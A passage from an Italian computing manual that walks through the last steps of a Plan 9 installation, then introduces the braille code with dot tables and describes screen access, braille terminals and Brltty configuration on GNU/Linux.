Come si può comprendere, il programma '`disk/prep`' appena avviato si comporta in modo simile a '`disk/fdisk`':

>>> **w** [*Invio*]

>>> **q** [*Invio*]

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition

The following unfinished tasks are ready to be done:
    mountfs     - choose and mount file system partition
    stop        - save the current installation state, to be resumed later
```

Task to do [mountfs]: **mountfs** [*Invio*]

A questo punto si innesta il file system appena creato nella sottopartizione '`/dev/sdC0/fs`':

```
The following partitions named fs* were found.

Please choose one to use as the installation file system
for your Plan 9 installation.

--rw-r---- S 0 glenda glenda 2094167552 Aug 11 15:29 /dev/sdC0/fs
```

```
Kfs partition ↩
↪(/dev/sdC0/fs)[/dev/sdC0/fs]: /dev/sdC0/fs[Invio]
```

```
A Plan 9 kfs file system already exists on /dev/sdC0/fs.
Do you want to wipe it clean?
```

```
Wipe the Plan 9 file system clean (keep, wipe)[keep]: wipe[Invio]
```

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition
    mountfs     - choose and mount file system partition

The following unfinished tasks are ready to be done:
    configdist  - choose the source of the distribution archive
    download    - download or continue to download the distribution archive
    stop        - save the current installation state, to be resumed later

Task to do [configdist]:
```

A questo punto si deve selezionare in che modo prelevare la distribuzione. Dal momento che è stato predisposto un CD-ROM, si sceglie la prima ipotesi. Si ricorda che in questo esempio il CD-ROM si trova inserito in un lettore che corrisponde alla seconda unità ATA:

```
Task to do [configdist]: configdist[Invio]
```

```
Are you going to download the distribution
from the internet or do you have it on local media?
```

```
Distribution is from (local, net)[local]: local[Invio]
```

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition
    mountfs     - choose and mount file system partition
    configdist  - choose the source of the distribution archive

The following unfinished tasks are ready to be done:
    mountdist   - locate and mount the distribution
    download    - download or continue to download the distribution archive
    stop        - save the current installation state, to be resumed later
```

```
Task to do [mountdist]: mountdist[Invio]
```

```
Please wait... Scanning storage devices...
    /dev/sdC0/9fat
    /dev/sdC0/data
    /dev/sdC0/dos
    /dev/sdC0/fs
    /dev/sdC0/nvram
    /dev/sdC0/swap
    /dev/sdC1/data

The following storage media were detected.
Choose the one containing the distribution.

    /dev/sdC1/data (iso9660 cdrom)
```

```
Distribution disk [no default]: /dev/sdC1/data[Invio]
```

```
Which directory contains the distribution?
Any of the following will suffice (in order of preference):
    - the root directory of the cd image
    - the directory containing plan9.iso
    - the directory containing plan9.iso.bz2
Typing 'browse' will put you in a shell that you can use to
look for the directory.

Location of archive [browse]:
```

La prima volta, questa richiesta potrebbe non apparire chiara: si tratta di indicare dove si trova la copia del contenuto del CD-ROM. Se il CD-ROM è stato ottenuto espandendo il file-immagine relativo e poi incidendo, basta specificare che questo si articola a partire dalla radice, ovvero da '`/`'; diversamente si indica una directory particolare. Si osservi che il CD-ROM, o un disco qualunque che sia accessibile (anche una partizione con un file system Ext2 o Ext3 di un sistema GNU/Linux può andare bene), potrebbe contenere al suo interno soltanto il file-immagine, denominato '`plan9.iso`'; teoricamente andrebbe bene anche il file-immagine compresso, denominato '`plan9.iso.bz2`', ma in pratica il sistema di installazione potrebbe non riuscire a espanderlo. Anche così si può procedere all'installazione e la directory da indicare si intende essere quella che contiene questo file:

```
Location of archive [browse]: /[Invio]
```

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition
    mountfs     - choose and mount file system partition
    configdist  - choose the source of the distribution archive
    mountdist   - locate and mount the distribution

The following unfinished tasks are ready to be done:
    copydist    - copy the distribution into the file system
    stop        - save the current installation state, to be resumed later

Task to do [copydist]:
```

Ecco che si può così passare alla copia della distribuzione; operazione che richiede un po' di tempo, ma una barra di attesa mostra il progredire dell'operazione.

`Task to do [copydist]:` **`copydist`** [*Invio*]

Passa un po' di tempo...

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition
    mountfs     - choose and mount file system partition
    configdist  - choose the source of the distribution archive
    mountdist   - locate and mount the distribution
    copydist    - copy the distribution into the file system

The following unfinished tasks are ready to be done:
    bootsetup   - create a boot floppy or configure hard disk to boot plan 9
    stop        - save the current installation state, to be resumed later

Task to do [bootsetup]:
```

A questo punto è il momento di predisporre un sistema di avvio. Per sicurezza conviene realizzare anche un dischetto apposito:

`Task to do [bootsetup]:` **`bootsetup`** [*Invio*]

```
Initializing Plan 9 FAT configuration partition (9fat)

add 9load at clust 2
Initializing FAT file system
type hard, 12 tracks, 255 heads, 63 sectors/track, 512 bytes/sec
Adding file /n/kfs/386/9load. length 180364
add 9load at clust 2
used 184320 bytes
used 0 bytes
```

```
There are myriad ways to boot a Plan 9 system.
You can use any of the following.
(You can also repeat this task to use more than one).

  floppy - create a boot floppy
  plan9  - make the plan 9 disk partition the default for booting
  win9x  - add a plan 9 option to windows 9x boot menu
  winnt  - add a plan 9 option to windows nt/2000/xp boot manager

(See the documentation for instructions on booting Plan 9 from LILO.)

If you are upgrading an extant third edition installation and booting
from something other than a floppy, you needn't run anything here.
Just type ctl-d.
Enable boot method (floppy, plan9, win9x, winnt)[no default]:
```

Viene resa avviabile la partizione:

```
Enable boot method ↩
↪(floppy, plan9, win9x, winnt)[no default]: plan9[Invio]
```

```
Your Plan 9 partition is more than 2GB into your disk,
and the master boot record used by Windows 9x/ME
cannot access it (and thus cannot boot it).

You can install the Plan 9 master boot record, which can load
partitions far into the disk.

If you use the Windows NT/2000/XP master boot record
or a master boot record from a Unix clone (e.g. LILO or
FreeBSD bootmgr, it is probably safe to continue using
that boot record rather than install the Plan 9 boot
record.

Install the Plan 9 master boot record (y, n)[no default]:
```

In questo caso si preferisce installare il settore di avvio di Plan 9, dato che la partizione Dos-FAT preesistente non contiene nulla e non ci sono altri sistemi operativi da avviare:

```
Install the Plan 9 master boot record (y, n)[no default]: y[Invio]
```

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition
    mountfs     - choose and mount file system partition
    configdist  - choose the source of the distribution archive
    mountdist   - locate and mount the distribution
    copydist    - copy the distribution into the file system
    bootsetup   - create a boot floppy or configure hard disk to boot plan 9

The following unfinished tasks are ready to be done:
    finish      - finish the installation and reboot
    stop        - save the current installation state, to be resumed later

Task to do [finish]:
```

Si preferisce creare un dischetto di avvio prima di concludere:

Task to do [finish]: **bootsetup**[*Invio*]

```
There are myriad ways to boot a Plan 9 system.
You can use any of the following.
(You can also repeat this task to use more than one).

  floppy - create a boot floppy
  plan9  - make the plan 9 disk partition the default for booting
  win9x  - add a plan 9 option to windows 9x boot menu
  winnt  - add a plan 9 option to windows NT/2000/XP boot manager

(See the documentation for instructions on booting Plan 9 from LILO.)

If you are upgrading an extant third edition installation and booting
from something other than a floppy, you needn't run anything here.
Just type ctl-d.
```

Enable boot method ↩
↪(floppy, plan9, win9x, winnt)[no default]: **floppy**[*Invio*]

```
Insert a disk other than your installation boot disk
into your floppy drive; it will be erased to create
the boot floppy.

Press enter when ready.
```

Viene così estratto il dischetto usato per l'installazione e se ne inserisce un altro, già inizializzato a basso livello.

Press enter when ready. [*Invio*]

```
add 9load at clust 2
add 9pcdisk.gz at clust 163
add plain9ini.bak at clust 6c1
```

```
Initializing FAT file system
type 3½HD, 80 traks, 2 heads, 18 sectors/track, 512 bytes/sec
Adding file /n/kfs/386/9load. length 180364
add 9pcdisk.gz at clust 163
add plain9ini.bak at clust 6c1
used 885760 bytes

Done!



Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    prepdisk    - subdivide plan 9 disk partition
    mountfs     - choose and mount file system partition
    configdist  - choose the source of the distribution archive
    mountdist   - locate and mount the distribution
    copydist    - copy the distribution into the file system
    bootsetup   - create a boot floppy or configure hard disk to boot plan 9

The following unfinished tasks are ready to be done:
    finish      - finish the installation and reboot
    stop        - save the current installation state, to be resumed later
```

`Task to do [finish]:` **`finish`** [*Invio*]

Al termine conviene rimettere il disco usato per l'installazione:

```
We need to write the state of the current installation to the install floppy,
so that you can pick up from here if, for example, you want to set up
more boot methods.
```

`Please make sure the install floppy is in the floppy drive and press enter.` [*Invio*]

```
Your install state has been saved to the install floppy.

Congratulations; you've completed the install.

Halting file systems...
done

Remember to take the install disk out of the drive.
Feel free to turn off your computer.
```

Per verificare si può riavviare con la combinazione di tasti [*Ctrl Alt Canc*].

819.3 Avvio e arresto del sistema installato

Una volta riavviato l'elaboratore, eventualmente con l'aiuto del dischetto di avvio preparato durante l'installazione, si arriva a un punto in cui appare una domanda che può sembrare incomprensibile:

```
root is from (il, tcp, local)[local!#S/sdC0/fs]:
```

Intuitivamente si comprende che si tratta della possibilità di avviare il sistema operativo dal disco locale o attraverso altri mezzi (per esempio la rete). È sufficiente confermare la voce suggerita per procedere all'avvio della copia locale.

`root is from (il, tcp, local)[local!#S/sdC0/fs]:` [*Invio*]

Inizialmente, il sistema prevede l'utente '**`glenda`**', senza parola d'ordine:

`user [none]:` **`glenda`** [*Invio*]

Si ottiene così l'avvio del sistema grafico, dove, in particolare, appare una finestra di terminale con in evidenza un documento che introduce all'uso di Plan 9.

Dal momento che si utilizza un file system Kfs, si arresta il sistema con il comando seguente:

`%` **`disk/kfscmd halt`** [*Invio*]

```
kfs file system halted
```

Si osservi che se si sta utilizzando un file system diverso da Kfs (come nel caso di Fossil), si ottiene soltanto un messaggio di errore, del tipo: '**`kfscmd: can't open command file`**'.

Per poter impartire un comando del genere serve una finestra di terminale, che dovrebbe essere già disponibile la prima volta che si avvia il sistema installato.

In mancanza di altro, anche se il file system non è ancora stato fermato con un comando apposito, si può comunque riavviare il sistema con la combinazione di tasti [*Ctrl Alt Canc*].

819.4 Riferimenti

- Lucent Technologies, *Plan 9 from Bell Labs*

  ⟨*http://plan9.bell-labs.com/plan9/* ⟩

[1] **Plan 9** Lucent Public License

Parte cxxvi

Braille

Capitolo 820


Introduzione al sistema braille

Lo scopo di questo capitolo è quello di descrivere brevemente il codice usato dal sistema braille, in modo di facilitare la comprensione del funzionamento di un terminale per non vedenti. Ciò potrebbe servire per verificare l'installazione e la configurazione corretta di un dispositivo del genere.

820.1 Origini e caratteristiche del sistema

Il sistema di scrittura per non vedenti è stato inventato da Louis Braille nel 1829, da cui viene il nome. Luis Braille era francese e in questo senso vanno viste le scelte che possono sembrare insolite, per chi è abituato a convenzioni derivanti dalla lingua inglese.

Il sistema codifica 63 simboli rappresentati ognuno da una ***cella*** in cui possono essere collocati un massimo di sei punti in rilievo:

```
.----.
|*  *|
|*  *|
|*  *|
`____'
```

Tanto per fare un esempio, se si possono immaginare gli asterischi della figura seguente come altrettanti punti in rilievo, la parola «ciao!» si può rappresentare in questo modo:


```
* *    *  *    *
     *           *  * *
               *    *
```

Il sistema braille è fatto fondamentalmente per una scrittura manuale, che avviene attraverso l'uso di una tavoletta speciale, come si può vedere nelle figure 820.3 e 820.4.


Figura 820.3. Tavoletta di scrittura braille normale.

La scrittura avviene su un foglio di cartoncino bloccato sulla tavoletta, con l'aiuto di un punteruolo, guidato dalle feritoie poste su un regolo mobile (nel caso della tavoletta tascabile, il regolo è fisso). Dal momento che la scrittura avviene attraverso l'incisione del cartoncino, la lettura tattile, in rilievo, può avvenire solo sull'altro lato; pertanto, per quanto riguarda le lingue latine, la scrittura avviene da destra verso sinistra e la lettura da sinistra a destra.

Figura 820.4. Tavoletta di scrittura braille tascabile. La fase si scrittura avviene incidendo il cartoncino. In questo caso, non si vede la fila superiore, perché rimane coperta dall'ombra.





Figura 820.5. Testo inciso da destra verso sinistra.


Figura 820.6. Testo in rilievo da sinistra verso destra.


Il braille standard è composto da celle con un massimo di sei punti in rilievo, per un massimo di 2^6-1 segni, più lo spazio; tuttavia, possono esistere anche dispositivi braille predisposti per un massimo di otto punti in rilievo.

820.2 Codifica semplificata

La disposizione classica della codifica del braille è sintetizzata dalle figure 820.9 e 820.10. Chi volesse studiare ed esercitarsi con il braille, farebbe bene a copiare le due figure in modo da mettere a sinistra quella dei segni in scrittura e a destra quella dei segni in lettura.

Come si può comprendere a livello intuitivo, i 63 simboli non consentono di distinguere le lettere minuscole da quelle maiuscole; in generale si tratta sempre solo di lettere minuscole che diventano maiuscole se precedute dal segno relativo. Per esempio, «Daniele» si scrive così:

```
*  * * *    * *   * *   *    *
     *        * *     * *      *
*           *           *
```

Nello stesso modo, come si vede, non sono previsti i numeri. Questi si ottengono indicando il segno di numero davanti alle prime 10 lettere alfabetiche. Per esempio, 123 si indica così:

```
         *  *    *    * *
         *       *
       * *
```

Pertanto, a differenza delle maiuscole, il segno di numero vale per tutta la sequenza di simboli successiva.

Esistono naturalmente altri dettagli molto importanti per chi deve usare il braille, che però qui non vengono descritti. Purtroppo, i segni a disposizione sono molto pochi e di conseguenza, tutto quanto ha sempre un valore relativo al contesto.

820.3 Braille a otto punti

La codifica a otto punti consente di utilizzare una sola cella per indicare una lettera maiuscola o un numero. Ciò diventa particolarmente importante in un terminale braille, in cui è bene che si possa mantenere una corrispondenza tra celle e caratteri.

820.4 Tabelle di conversione

L'abbinamento del braille all'informatica, impone l'introduzione di tabelle di conversione dalla codifica dei caratteri al braille stesso. In pratica, in base alla nazionalità, si utilizza una codifica particolare; oltre a questo, deve essere definito un abbinamento tra codice binario (ASCII, ISO 8859-***n***, ecc.) e rappresentazione braille. Quando si utilizza un terminale braille o un sistema di stampa braille, occorre stabilire anche questo tipo di conversione.

Figura 820.9. La codifica braille per la scrittura da destra verso sinistra, secondo l'ordine classico.

```
  j       i       h       g       f       e       d       c       b       a
*  .    *  .    .  *    *  *    *  *    .  *    *  *    *  *    .  *    .  *
*  *    .  *    *  *    *  *    .  *    *  .    *  .    .  .    .  *    .  .
.  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .

  t       s       r       q       p       o       n       m       l       k
*  .    *  .    .  *    *  *    *  *    .  *    *  *    *  *    .  *    .  *
*  *    .  *    *  *    *  *    .  *    *  .    *  .    .  .    .  *    .  .
.  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *

  ù       è       à       é       ç       z       y       x       v       u
*  .    *  .    .  *    *  *    *  *    .  *    *  *    *  *    .  *    .  *
*  *    .  *    *  *    *  *    .  *    *  .    *  .    .  .    .  *    .  .
*  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *

  w       æ       ü       ï       ë       û       ô       î       ê       â
*  .    *  .    .  *    *  *    *  *    .  *    *  *    *  *    .  *    .  *
*  *    .  *    *  *    *  *    .  *    *  .    *  .    .  .    .  *    .  .
*  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .

  «       *       »      ()       !       ?       .       :       ;       ,
.  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .
*  .    *  .    .  *    *  *    *  *    .  *    *  *    *  *    .  *    .  *
*  *    .  *    *  *    *  *    .  *    *  .    *  .    .  .    .  *    .  .

          numero          ò        verso          ì       lineetta   apostrofo
            *  .        *  .        *  .        *  *        .  .        .  .
            *  .        .  .        *  .        .  .        .  .        .  .
            *  *        *  *        .  *        *  .        *  *        .  *

                     maiuscole                corsivo
.  .        .  .        *  .        .  .        *  .        *  .        *  .
.  .        *  .        .  .        *  .        *  .        *  .        .  .
*  .        *  .        *  .        .  .        *  .        .  .        .  .
```

Figura 820.10. La codifica braille per la lettura da sinistra verso destra, secondo l’ordine classico.

```
 a       b       c       d       e       f       g       h       i       j
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
.  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .

 k       l       m       n       o       p       q       r       s       t
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
*  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .

 u       v       x       y       z       ç       é       à       è       ù
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
*  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *

 â       ê       î       ô       û       ë       ï       ü       æ       w
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
.  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *

 ,       ;       :       .       ?       !       ()      «       *       »
.  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *

apostrofo   lineetta     ì          verso        ò         numero
.  .        .  .        *  *        .  *        .  *        .  *
.  .        .  .        .  .        .  *        .  .        .  *
*  .        *  *        .  *        *  .        *  *        *  *

                       corsivo                maiuscole
.  *        .  *        .  *        .  .        .  *        .  .        .  .
.  .        .  *        .  *        .  *        .  .        .  *        .  .
.  .        .  .        .  *        .  .        .  *        .  *        .  *
```

820.5 Riferimenti

- *Dottless braille*

  ⟨http://www.dotlessbraille.org/ ⟩

- *A (slightly) different introduction to braille*

  ⟨http://www.dotlessbraille.org/AboutBraille.htm ⟩

Capitolo 821

Sistemi di interazione per non vedenti

I sistemi standard di interazione per non vedenti con un elaboratore sono di due tipi, che si integrano convenientemente assieme: il terminale braille e la lettura automatica di ciò che appare sullo schermo. Il terminale braille è un'unità che si collega generalmente a una porta seriale o parallela e richiede la presenza di un programma in grado di leggere ciò che appare sullo schermo normale; il sistema di lettura automatica richiede naturalmente un programma simile.

Un sistema di lettura automatico è apparentemente un problema semplice da risolvere; in pratica le cose non sono così, perché deve anche essere in grado di individuare la struttura del testo (si pensi a un'organizzazione in più colonne). Il sistema che sembra essere più efficace per la lettura sonora del testo è Emacspeack, che comunque qui non viene descritto. Si vedano eventualmente i riferimenti bibliografici alla fine del capitolo.

821.1 Lettura di ciò che appare sullo schermo

Qualunque sistema di lettura per non vedenti (braille o audio), deve avere un modo per accedere a ciò che appare sullo schermo. Esistono evidentemente due modi: ciò che appare sullo schermo è controllato direttamente dal programma di lettura, oppure questo programma deve interagire con il sistema operativo per ottenere una copia dello schermo.

Un programma che controlla ciò che si deve leggere potrebbe essere una shell, oppure una sorta di navigatore ipertestuale, che eventualmente incorpori anche delle funzionalità per la creazione e la modifica dei documenti (dovrebbe essere questo il caso di Emacspeack).

Nel caso di GNU/Linux si accede a una copia di ciò che appare sullo schermo della console attiva attraverso il file di dispositivo '`/dev/vcsa`' o '`/dev/vcsa0`'. In particolare questi file di dispositivo consentono di ottenere informazioni anche sugli attributi del testo, cosa che permette di localizzare il cursore, per esempio; esistono infatti anche i file di dispositivo '`/dev/vcs*`' che consentono di ottenere una pura copia testuale delle console virtuali.

Questi file di dispositivo sono normalmente inaccessibili a utenti diversi dall'amministratore; pertanto, per consentire una lettura a programmi con privilegi limitati, occorre intervenire nei permessi. Supponendo di dover creare da zero il file di dispositivo '`/dev/vcsa0`', probabilmente si dovrebbe agire come segue:

mknod /dev/vcsa0 c 7 128 [*Invio*]

chown root:tty /dev/vcsa0 [*Invio*]

chmod 660 /dev/vcsa0 [*Invio*]

In pratica, si arriva alla fine a dare i permessi di lettura e scrittura anche al gruppo, supponendo che il programma che deve utilizzarlo funzioni, in questo caso, con i privilegi del gruppo '**`tty`**' (SGID-'**`tty`**'). Ciò consente di mantenere un minimo di riservatezza, nonostante il problema contingente da risolvere.

Volendo verificare che il file di dispositivo '`/dev/vcsa0`' consente di accedere al contenuto dello schermo della console virtuale attuale, si può inviarne una copia in una console inattiva o comunque non utilizzata. Per esempio:

cat /dev/vcsa0 > /dev/tty12 [*Invio*]

Manda una copia alla 12-esima console virtuale e si può verificare facilmente con la combinazione di tasti [*Alt F12*].

821.2 Terminali braille

Il terminale braille è solitamente un componente da collocare al di sotto della tastiera normale, attraverso il quale è possibile leggere una riga di testo, senza allontanare troppo le dita dalla tastiera stessa.

Vicino alla barra contenente le celle braille, devono essere disponibili alcuni tasti per il controllo del terminale stesso, per poter navigare sulla superficie di quello che appare sullo schermo. Infatti, di solito si dispone di una sola riga di celle braille, ma anche se potessero essere disponibili più di una, non sarebbero mai quante le righe che si vedono su uno schermo normale; inoltre, anche la quantità di celle è limitata, per cui diventa necessario poter spostare la «visualizzazione» braille anche in orizzontale.


Figura 821.1. Collocazione tipica di un terminale braille, sotto la tastiera o sotto un elaboratore portatile.

La figura 821.2 mostra in particolare un dettaglio delle celle di un terminale braille a otto punti.

Figura 821.2. Dettaglio delle celle di un terminale braille.

821.3 Brltty

Brltty[1] è un programma in grado di comunicare con un terminale braille, allo scopo di inviargli ciò che accade sullo schermo della console virtuale attiva di un sistema GNU/Linux.

Il funzionamento del programma è relativamente semplice: si tratta di un demone, '**`brltty`**', da avviare e fermare automaticamente attraverso la procedura di inizializzazione del sistema, che comunica con il terminale braille seguendo la configurazione relativa al terminale stesso e la configurazione della conversione braille.

In pratica, Brltty deve conoscere il tipo di terminale braille utilizzato e deve disporre di una tabella di conversione adatta per quanto riguarda la codifica usata e l'alfabeto braille dell'utilizzatore.

821.3.1 Configurazione

Brltty è accompagnato da una serie di file di libreria, per l'adattamento alle caratteristiche del terminale braille e per la conversione finale della codifica in braille. Questi file dovrebbero essere collocati nella directory '`/etc/brltty/`'.

Il file di configurazione in cui occorre intervenire dovrebbe essere '`/etc/brltty.conf`', il cui contenuto potrebbe apparire come nell'esempio seguente:

```
braille-device /dev/ttyS0
braille-driver ec
dot-translation text.us.tbl
```

Si comprende intuitivamente il significato delle direttive: il terminale viene connesso alla prima porta seriale, corrispondente al file di dispositivo '`/dev/ttyS0`'; il terminale braille viene gestito attraverso un protocollo definito dalla sigla '**`ec`**'; la trasformazione della codifica in braille avviene secondo il modello denominato '**`text.us.tbl`**', che in pratica è un file contenuto nella directory '`/etc/brltty/`', facente riferimento a un adattamento per la lingua inglese.

Tabella 821.4. Sigle attraverso le quali si abbinano le librerie di controllo del terminale braille.

Sigla	Terminale corrispondente
